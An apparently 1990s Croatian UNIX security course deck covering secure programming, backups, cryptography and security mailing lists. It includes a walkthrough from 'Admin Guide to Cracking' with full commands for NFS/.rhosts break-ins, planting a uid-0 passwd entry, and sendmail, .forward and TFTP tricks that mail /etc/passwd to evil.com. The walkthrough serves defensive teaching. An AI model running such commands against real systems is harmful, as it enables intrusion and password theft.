- postavite razumne time-out vrijednosti za svaki pokušaj čitanja putem mreže
- postavite razumne time-out vrijednosti za svaki pokušaj pisanja putem mreže
- ne pravite nikakve pretpostavke o sadržaju ulaznih podataka, bez obzira na izvor
- ne pravite nikakve pretpostavke o količini podataka primljenoj od udaljenog stroja
- razmislite o korištenju IDENT servisa na drugoj strani

Pisanje mrežnih programa (3)

- ne tražite od korisnika da šalje nezaštićenu višekratnu lozinku putem mreže u svrhu identifikacije
- razmislite o dodavanju nekog oblika enkripcije sesije
- ugradite podršku potrebnu za korištenje proxyja
- pobrinite se da ostavljate dobre logove
- ugradite dobre procedure za isključivanje servera
- razmislite o ugradnji log funkcije koja će ostavljati periodičke tragove
- ugradite neki mehanizam koji će spriječiti više od jedne kopije servera istovremeno

Pisanje SUID/SGID programa

- “Ne pišite ih! U većini slučajeva to je nepotrebno.”
- izbjegavajte pisanje SUID shell skripti
- ukoliko koristite SUID za pristup posebnoj skupini datoteka, ne činite to
- ukoliko vaš program treba izvesti neke funkcije kao superuser, ali općenito ne treba SUID ovlasti, razmislite o izdvajanju SUID dijela u posebni program i izradi pzžljivo kontroliranog i praćenog interfacea između ta tva programa

Pisanje SUID/SGID programa (2)

- ukoliko trebate SUID ili SGID ovlasti, upotrijebite ih za namjeravanu svrhu što je moguće ranije u programu i tada ih odbacite povratkom efektivnog i realnog UID/GID na vrijednosti kojima je pokrenut proces
- ukoliko imate program koji mora raditi kao SUID, pokušajte izbjeći dodavanje općenitog interfacea koji omogućava korisniku navođenje naredbi ili opcija
- ukoliko vaš program mora pokretati druge procese, koristite isključivo execve(), execv() ili execl() pozive i koristite ih s najvećom opreznošću

Pisanje SUID/SGID programa (3)

- ukoliko morate omogućiti izlaz u shell, budite sigurni da ste vratili setgid(getgid()), odnosno setuid(getuid()) prije izvođenja shell naredbe
- općenito, koristite setuid() i setgid() funkcije da ogradite dijelove koda koji zahtijevaju povećane privilegije
- ukoliko morate koristiti “pipes” ili “subshells”, budite posebno oprezni s environment varijablama PATH i IFS
- koristite puno ime svih datoteka koje otvarate

Pisanje SUID/SGID programa (4)

- statički linkajte program ukoliko je moguće
- koristite perl -T ili taintperl za SUID programe i skripte

Zaštitno kopiranje (backup)

Zašto raditi backup?

- korisničke pogreške
- pogreške sistemskog osoblja
- hardverski problemi
- softverski problemi
- elektroničke provale i vandalizam
- krađa
- prirodne katastrofe
- ostale vrste katastrofa
- arhiviranje informacija

Što treba spremati?

- postoje dvije “škole mišljenja”
- pohranite sve što je jedinstveno za vaš sistem
  - sve korisničke datoteke
  - sve sistemske baze podataka koje su mogle biti promijenjene (/etc/passwd, /etc/tty)
  - važne sistemske direktorije koji su važni za vaš sistem (/bin, /usr/bin)
- pohranite sve
  - povratak kompletnoga sistema jednostavniji je od povratka nekompletnoga

Vrste backupa

- "nulti" backup
  - kopija originalnoga sistema
  - radi se na svježe instaliranom sistemu
  - korisno nakon provale
- potpuni backup
  - kopije svih datoteka na sistemu
  - slično kao "nulti" backup, osim što se radi stalno
- inkrementalni backup
  - kopije samo onih datoteka koje su promijenjene nakon određenog događaja (na primjer patch) ili datuma (na primjer od posljednjeg potpunog backupa)

"Strategije" backupa

- jedna od mogućoh strategija
  - potpuni backup na početku svakog drugog tjedna
  - svake večeri inkrementalni backup svega što je promijenjeno od posljednjeg potpunog backupa
- moguće je podijeliti po particijama
  - neke particije je najbolje u potpunosti kopirati svaki put kad se na njima nešto promijeni (na primjer /etc)
  - na korisničkim particijama je bolje raditi inkrementalni backup
  - particije na kojima se nalaze aplikacijski programi treba koprati samo onda kad se doda neki novi program ili promijeni konfiguracija postojećega

Čuvanje medija

- nikada ne radite backup preko onoga koji mu neposredno prethodi
  - ukoliko se pojavi problem prilikom backupa oba će biti neupotrebljiva
- idealna situacija - svakodnevni backup na posebnu traku kroz čitav tjedan
- provjerite da li je zapis ispravan
- trake imaju “životni vijek” nakon kojega nisu pouzdane za upotrebu

Sigurnost backupa

- medije na kojima se nalazi backup trebalo bi čuvati odvojene od kompjutera
- idealno bi bilo kad bi mjesto na kojem se čuvaju bilo osigurano od prirodnih i ostalih katastrofa
- na medijima se nalaze datoteke koje su inače nedostupne (na primjer /etc/shadow)
  - krađa medija nije zanemariva opasnost
- ukoliko vaš backup program ima opcije za enkripciju podataka, svakako ih koristite

Osnovni pojmovi o kriptografiji

Osnovni pojmovi

- enkripcija - proces u kojem se **otvoreni tekst** transformira u **kriptirani tekst** korištenjem matematičke funkcije i lozinke (**ključ**) za enkripciju
- dekripcija - obrnuti proces; kriptirani tekst transformira se natrag u izvorni otvoreni tekst korištenjem matematičke funkcije i ključa

Što se može napraviti pomoću kriptografije

- informacije pohranjene na kompjuteru mogu se zaštititi od neovlaštenog pristupa čak i od strane ljudi koji inače imaju pristup sistemu
- informacije se mogu zaštititi za vrijeme dok putuju od jednog sistema na drugi
- moguće je otkriti slučajne ili namjerne promjene u podacima
- može se provjeriti da li je autor dokumenta zaista onaj za koga mislite da jest

Što se ne može napraviti pomoću kriptografije

- ne može se spriječiti napadača da uništi vaše podatke
- napadač može promijeniti kriptografski program koji koristite
- napadač bi mogao pronaći ranije nepoznat i relativno jednostavan način za dekriptiranje poruka kriptiranih algoritmom kojeg koristite
- napadač bi mogao doći do vaših datoteka prije nego su kriptirane ili nakon što su dekriptirane

Elementi kriptografije

- **kriptografski algoritam** - funkcija, obično s određenim matematičkim temeljima kojom se obavlja posao kriptiranja i dekriptiranja podataka
- **kriptografski ključevi** - koriste ih kriptografski algoritmi u svrhu određivanja *kako* će podaci biti kriptirani ili dekriptirani
- **duljina ključa** - kriptografski ključevi imaju unaprijed određenu duljinu; različiti algoritmi zahtijevaju ključeve različite duljine; neki dopuštaju ključeve promjenljive duljine

Elementi kriptografije (2)

- **otvoreni tekst** - informacija koju želite zaštititi kriptiranjem
- **kriptirani tekst** - informacija nakon kriptiranja

Snaga kriptografije

- sposobnost kriptografskog sistema da zaštiti informaciju od napada zove se *snaga*
- snaga ovisi o više faktora
- tajnosti ključa
- težini pogađanja ključa, odnosno isprobavanja svih mogućih ključeva
  - duže ključeve je u pravilu teže pogoditi
- težini invertiranja kritpografskog algoritma bez poznavanja kriptografskog ključa
  - "razbijanje" algoritma

Snaga kriptografije (2)

- (ne)postojanju načina na koji se kriptirana datoteka može dekriptirati jednostavnije bez poznavanja ključa
  - "back doors"
- sposobnosti da se dekriptira čitava poruka ukoliko znate način na koji je kriptiran njen dio
  - "known plaintext attack"
- osobinama običnog teksta, odnosno poznavanju tih osobina od strane napadača
  - na primjer - sve poruke koje se kriptiraju počinju istim (poznatim) dijelom običnog teksta

Vrste kriptografije

- Bruce Schneier:

  "Postoje dvije vrste sigurnosti:

  Sigurnost koja će onemogućiti vašoj mlađoj sestri čitanje vaših datoteka.

  Sigurnost koja će onemogućiti vladama većih država čitanje vaših datoteka."
- postoji i treća vrsta - ona koja neće zadržati niti vašu mlađu sestru
- **ZAPAMTITE!** Bolje je uopće ne koristiti kriptografiju nego koristiti nepouzdane algoritme

Algoritmi privatnih ključeva

- koriste isti ključ za enkripciju i dekripciju
- prednosti
  - brzina
- nedostaci
  - problem razmjene ključa - potreban sigurni kanal
  - za korespondenciju između 'n' osoba potrebno je n*(n-1)/2 ključeva
- najpoznatiji algoritmi
  - ROT13, crypt - niti ne pomišljajte na to ☺
  - DES, 3-DES, IDEA - fiksna duljina ključa
  - RC4, RC2, RC5, Blowfish - varijabilna duljina ključa

Algoritmi javnih ključeva

- dva ključa - za enkripciju i dekripciju
- ključ za enkripciju je javni
- ključ za dekripciju je tajni - treba ga posjedovati samo vlasnik
- prednosti
  - problem razmjene ključa je riješen, ali ne i problem autentikacije ključa
  - za korespondenciju između ‘n’ osoba potrebno je samo ‘n’ ključeva
  - neki algoritmi mogu se koristiti za “elektroničko potpisivanje”

Algoritmi javnih ključeva (2)

- nedostaci
  - spori - baziraju se na matematičkim algoritmima s brojevima od nekoliko stotina ili više decimalnih znamenki
  - problem autentikacije ključeva
- najpoznatiji algoritmi
  - razmjena ključeva - Diffie-Hellman
  - enkripcija + elektroničko potpisivanje - RSA (Rivest-Shamir-Adleman), ElGamal
  - elektroničko potpisivanje - DSS (Digital Signature Algotithm)

Hibridni sistemi

- koriste prednosti simetričnih, odnosno asimetričnih algoritama
- kriptiranje se vrši simetričnim algoritmom uz korištenje jednokratnog ključa
- ključ se kriptira asimetričnim algoritmom
  - ključ je relativno kratak pa sporost manje dolazi do izražaja
- većina implementacija kriptografije javnih ključeva koristi hibridne sisteme
  - PGP, PEM, SSL

Neprobojni algoritam

- "one-time pad" (tablice za jednokratnu upotrebu)
- obično se koristi funkcija ekskluzivno ILI ($\oplus$)
  - poruka = M
  - kriptirani tekst = M $\oplus$ V [V=ključ]
  - obični tekst = kriptirani tekst $\oplus$ V = ((M $\oplus$V) $\oplus$V)
- ključ (V) je niz slučajnih brojeva
  - mora biti dugačak barem koliko i poruka
  - mora biti zaista slučajan; ne može se generirati programski
- koristi se uglavnom za osjetljive diplomatske komunikacije

“Jednosmjerne” hash funkcije

- funkcije koje je (relativno) lako izračunati
- ne mogu se invertirati u “konačnom” vremenu (starost svemira i slično)
- ulaz - proizvoljna datoteka
- izlaz je fiksne duljine
  - duljina dovoljno velika da se izbjegne vjerojatnost da dvije različite datoteke daju isti rezultat
- najpoznatiji algoritmi
  - MD2, MD4, MD5, RIPEMD - 128 bita
  - SHA, RIPEMD-160 - 160 bitova
  - HAVAL - 128, 160, 192, 224 ili 256 bitova ☞

“Jednosmjerne” hash funkcije (2)

- kod MD4 i MD5 pronađene (Hans Dobbertin) su određene slabosti koje mogu uzrokovati koliziju
  - nije dramatično za većinu aplikacija, ali je gotovo neupotrebljivo za elektroničko poslovanje
- preporuča se korištenje SHA ili RIPEMD-160

PGP - Pretty Good Privacy

- program koristi kriptografiju privatnih i javnih ključeva
- moguće je stvarati elektroničke potpise
- sadrži softver za mainpulaciju ključevima
  - ključeve je moguće ovjeravati elektroničkim potpisivanjem
  - ključeve je moguće ovjeravati posrednim načinom - “web of trust”
- “de facto” standard
- postoje verzije za gotovo sve platforme

Kratka škola provaljivanja

System Administrators Guide to Cracking

Dan Farmer zen@sun.com

Wietse Venema wietse@wzv.win.tue.nl

ftp://ftp.win.tue.nl/pub/security/admin-guide-to-cracking.Z

Faza ispitivanja

- prvi korak - pokušajmo finger

```
evil % finger @victim.com
[victim.com]
Login       Name             TTY Idle     When    Where
zen      Dr.  Fubar           co   1d  Wed 08:00   death.com
```

- rezultat - jedan korisnik i to neaktivan
  - postoji vjerojatnost da će vaši pokušaji proći nezamijećeno
- pokušajmo finger na "@", "0", odnosno ""
- uobičajena korisnička imena kao root, bin, ftp, system, guest, demo, manager itd.

Faza ispitivanja (2)

- korisne informacije koje daje finger mogu biti korisnička imena, home-direktoriji, strojevi s kojih su korisnici posljednji put bili uključeni
- kao dodatak tim informacijama može se koristiti rusers (s -l flagom) za sakupljanje korisnih informacija o korisnicima koji su trenutno uključeni na sistem

Faza ispitivanja (3)

- rezultati tih naredbi na victim.com otkrivaju slijedeće informacije o home-direktorijima:

```
root    /
bin     /bin
nobody  /
daemon  /
sync    /
zen     /home/zen
sam     /home/sam
guest   /export/foo/guest
ftp     /home/ftp
```


Upad na sistem

- showmount može dati dodatne korisne informacije

```
evil % showmount -e victim.com
export list for victim.com:
/export/foo                          (everyone)
/var                                 (everyone)
/usr                                 easy
/export/exec/kvm/sun4c.sunos.4.1.3 easy
/export/root/easy                    easy
/export/swap/easy                    easy
```

- home-direktorij korisnika guest (/export/foo) nalazi se na particiji koja je eksportirana svima

Upad na sistem (2)

- napravimo mount te particije

```
evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls -lag
total 3
1 drwxr-xr-x 11 root     daemon        512 Jun 19 09:47 .
1 drwxr-xr-x  7 root     wheel         512 Jul 19  1991 ..
1 drwx--x--x  9 10001    daemon       1024 Aug  3 15:49 guest
```

Upad na sistem (3)

- root na našem stroju ne može pisati na NFS particiju, ali to može korisnik guest
- root ipak može lokalno kreirati korisnika kakav je potreban

```
evil # echo guest:x:10001:1:temporary breakin account:/: >>
   /etc/passwd
evil # ls -lag
total 3
1 drwxr-xr-x 11 root     daemon        512 Jun 19 09:47 .
1 drwxr-xr-x  7 root     wheel         512 Jul 19  1991 ..
1 drwx--x--x  9 guest    daemon       1024 Aug  3 15:49 guest
```

Upad na sistem (4)

- dodajmo naš stroj u .rhosts korisnika guest na stroju na koji želimo provaliti

```
evil # su guest
evil % echo evil.com >> guest/.rhosts
```

- na taj način može se ući na taj stroj bez davanja lozinke

```
evil % rlogin victim.com
Welcome to victim.com!
victim %
```

- uspjeli smo ući na sistem kao guest i trebamo pronaći načina da to iskoristimo

Upad na sistem (5)

- može biti i puno ozbiljnije
- ukoliko bi umjesto home-direktorija bio eksportiran sistem s naredbama (na primjer, /usr ili /usr/local/bin), možete zamijeniti naredbu s “trojancem” koji će izvesti naredbu po vašoj želji
- preporuka
  - dozvole za pisanje isključivo za strojeve u koje možete imati apsolutno povjerenje
  - kad god je moguće, eksportirajte sisteme samo za čitanje

Upad na sistem (6)

- ukoliko bi ciljani stroj imao "+" u /etc/hosts.equiv (poneki proizvođači tako isporučuju strojeve) ili postoji greška u netgroups (CERT advisory 91:12), bilo koji korisnik (osim root-a) čije korisničko ime postoji na žrtvi može napraviti rlogin bez unošenja lozinke
- "bin" je često vlasnik ključnih datoteka i direktorija
- možete pokušati uključiti se na žrtvu i modificirati datoteku s lozinkama i postići pristup kao root

Upad na sistem (7)

```
evil % whoami
bin
evil % rsh victim.com csh -i
Warning: no access to tty; thus no job control in this
  shell...
```

- ne ostavlja tragove u utmp/wtmp - who ili finger ne vide
- istina, nećete moći koristiti ekranske editore ili nešto slično, ali to vas ne treba zabrinjavati

Upad na sistem (8)

```
victim %  ls -ldg /etc
drwxr-sr-x  8 bin      staff        2048 Jul 24 18:02 /etc
victim %  cd /etc
victim %  mv passwd pw.old
victim %  (echo toor::0:1:instant root shell:/:/bin/sh; cat pw.old
   ) > passwd
victim % ^D
```

- ne zaboravite - na stroj smo ušli kao “bin” koji je vlasnik /etc direktorija
- dodali smo korisnika s identifikacijom “0” koji ima status kao i root
- dalje je jednostavno - smislite sami!

Pogrešno konfigurirani anonimni FTP

- ponekad se dogodi da u ~ftp/etc/passwd bude kopija prave datoteke lozinki
- nije često, ali valja provjeriti
- sjećate li se da home-direktorij korisnika ftp mora biti vlasništvo root-a, odnosno da ftp ne smije imati pravo pisanja?
- ako nije, možemo pokušati slijedeće
- prvo pripremimo datoteku koja će nam zatrebati

```
evil % cat forward_sucker_file
"|/bin/mail zen@evil.com < /etc/passwd"
```

Pogrešno konfigurirani anonimni FTP (2)

- pokušajmo pristupiti žrtvi pomoću anonimnog ftp-a

```
evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Name (victim.com:zen): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
```

- pokušajmo zapisati našu datoteku

```
ftp> put forward_sucker_file .forward
43 bytes sent in 0.0015 seconds (28 Kbytes/s)
ftp> quit
```

Pogrešno konfigurirani anonimni FTP (3)

- pošaljimo e-mail poruku na ftp@victim.com

```
evil % echo test | mail ftp@victim.com
```

- ukoliko na victim.com ne vode brige o sendmailu, trebamo samo pričekati da nam stigne datoteka s lozinkama

TFTP

- nije previše vjerojatno da se vašoj žrtvi može pristupiti putem TFTP-a, ali uvijek treba probati

```
evil % tftp
tftp> connect victim.com
tftp> get /etc/passwd /tmp/passwd.victim
tftp> quit
```

- ukoliko je ovo prošlo, na lagani način ste došli do datoteke s lozinkama
- crack će vam vjerojatno otkriti koju lozinku

Sendmail

- sendmail na može dati puno lijepih prilika za provalu na nečiji sistem
- provjerimo postoji li decode alias

```
evil % telnet victim.com 25
connecting to host victim.com (128.128.128.1.), port 25
connection open
220 victim.com Sendmail Sendmail 5.55/victim ready at Fri,
   6 Nov 93 18:00 PDT
expn decode
250 <"|/usr/bin/uudecode">
quit
```

Sendmail (2)

- ovaj sistem to ima i možemo pokušati zapisati neku datoteku ukoliko su dozvole pogrešno postavljene

```
evil % echo "evil.com" | uuencode /home/zen/.rhosts \
   | mail decode@victim.com
```

- možemo pokušati i s /etc/aliases.pag

```
evil % cat decode
bin: "| cat /etc/passwd | mail zen@evil.com"
evil % newaliases -oQ/tmp -oA`pwd`/decode
evil % uuencode decode.pag /etc/aliases.pag | mail \
   decode@victom.com
evil % /usr/lib/sendmail -fbin -om -oi bin@victim.com \
   < /dev/null
```

Sendmail (3)

- slijedeći trik je još donedavno prolazio na nekim strojevima na jednom našem uglednom fakultetu
- možda prolazi još uvijek, ali nisam pokušavao

```
evil % telnet victim.com 25
Trying 128.128.128.1...
Connected to victim.com
Escape character is '^]'.
220 victim.com Sendmail 5.55 ready at Saturday, 6 Nov 93
   18:04
mail from: "|/bin/mail zen@evil.com < /etc/passwd"
250 "|/bin/mail zen@evil.com < /etc/passwd"... Sender ok
```

Sendmail (4)

```
rcpt to: nosuchuser
550 nosuchuser... User unknown
data
354 Enter mail, end with "." on a line by itself
.
250 Mail accepted
quit
Connection closed by foreign host.
evil %
```

- pouka: pobrinite se da uvijek koristite posljednju verziju sendmaila
- posljednja verzija je 8.8.2, ali provjerite!

Kako dobiti informacije

Distribucijske liste
USENET grupe
WWW stranice

Distribucijske liste

Best of security

- lista prenosi materijale s drugih lista vezanih uz sigurnost
- nije namijenjena za diskusije
- pretplata:

```
To: best-of-security-request@suburbia.net

subscribe best-of-security
```

Bugtraq

- detaljne diskusije o sigurnosnim rupama na UNIX-u
  - u čemu se sastoje
  - kako se iskorištavaju
  - kako se "krpaju"
- "full-disclosure" - vrlo često detaljni opisi rupa i upute za njihovo korištenje
- pretplata

```
To: bugtraq-request@fc.net

subscribe bugtraq
```


CERT-advisory

- nova upozorenja CERT-CC o sigurnosnim propustima i mogućnostima korekcije na Internetu
- pretplata - zahtjev na adresu
  - cert-advisory-request@cert.org
- arhiva
  - ftp://info.cert.org

CIAC-notes

- tehničke upute
- pretplata

```
To: ciac-listproc@llnl.gov

subscribe ciac-notes Ime Prezime
```

- arhiva
  - ftp://ciac.llnl.gov/pub/ciac/notes

Firewalls

- diskusije o dizajniranju, konstrukciji, radu, održavanju, filozofiji firewall-ova
- pretplata

```
To: majordomo@greatcircle.com

subscribe firewalls
```

- lista ima veliki promet
- ukoliko ne želite primati veliki broj poruka, možete se pretplatiti na "digest" oblik (`subscribe firewalls-digest`)

Firewalls (2)

- arhive
  - ftp://ftp.greatcircle.com/pub/firewalls
  - http://www.greatcircle.com/firewalls

RISKS

- ACM Forum on RISKS of the Public in Use of Computers and Related Systems
- moderirana lista za diskusije o rizicima koji dolaze od kompjutera i kompjuterizacije
- pretplata - poslati zahtjev na RISKS-Request@csl.sri.com
- arhiva
  - ftp://crvax.sri.com/risks/

WWW-security

- diskusije o sigurnosnim aspektima WWW servera i klijenta
- pretplata

```
To: majordomo@nsmx.rutgers.edu

subscribe www-security
```


USENET grupe

USENET grupe

- comp.security.announce (moderirana)
  - obavijesti vezane uz kompjutersku sigurnost, uključivo i nove savjete CERT-CC
- comp.security.unix
  - sigurnost UNIX-a
- comp.security.misc
  - razne diskusije o sigurnosti kompjutera i mreža
- comp.security.firewalls
  - informacije o firewallovima
- comp.virus (moderirana)
  - informacije vezane za kompjuterske viruse

☞

USENET grupe (2)

- alt.security
  - alternativna gruoa zadiskusije o sigurnosti kompjutera i mreža
- comp.admin.policy
  - pitanja administrativne politike, uključivo sigurnost
- comp.protocols.tcp-ip
  - TCP/IP iznutra, uključivo sigurnost
- comp.unix.admin
  - sistemsko administriranje UNIX-a, uključivo sigurnost
- comp.unix.wizards
  - UNIX kernel iznutra, uključivo sigurnost

☞

USENET grupe (3)

- sci.crypt
  - diskusije o kriptografiji - istraživanja i primjena
- sci.crypt.research (moderirana)
  - diskusije o istraživanjima u kriptografiji
- comp.society.cu-digest (moderirana)
  - pitanja privatnosti, sigurnosti, praa i kompjuterskog “podzemlja”
- comp.risks (moderirana)
  - opasnosti koje prate kompjutere i kompjuterizaciju

WWW stranice

WWW stranice

- CARNet CERT
  - http://www.mzt.hr/~gaus/hrcert.html
- CERT Coordination Center
  - http://www.cert.org/
- FIRST (Forum of Incident Response and Security Teams)
  - http://www.first.org/first/
- CIAC (Computer Incident Advisory Capability)
  - http://ciac.llnl.gov/

WWW stranice (2)

- COAST (Computer Operations, Audit, and Security Technology, Purdue University)
  - http://www.cs.purdue.edu/coast/coast.html
- AUSCERT (Australian Computer Emergency Response Team)
  - http://www.auscert.org.au/
- Ssh (Secure Shell)
  - http://www.cs.hut.fi/ssh/
- Wietse Venema (FTP)
  - ftp://ftp.win.tue.nl/pub/security/index.html

WWW stranice (3)

- sendmail
  - http://www.sendmail.org
- RISKS-FORUM Digest
  - http://catless.ncl.ac.uk/Risks
- 8LGM
  - http://www.8lgm.org/

Literatura

- Garfinkel-Spafford: Practical UNIX & Internet Security
- Cheswick-Bellovin: Firewalls and Internet Security

Što dalje?

Pobrinite se da barem nešto od ovoga pokušate primijeniti u praksi

Pitanja ?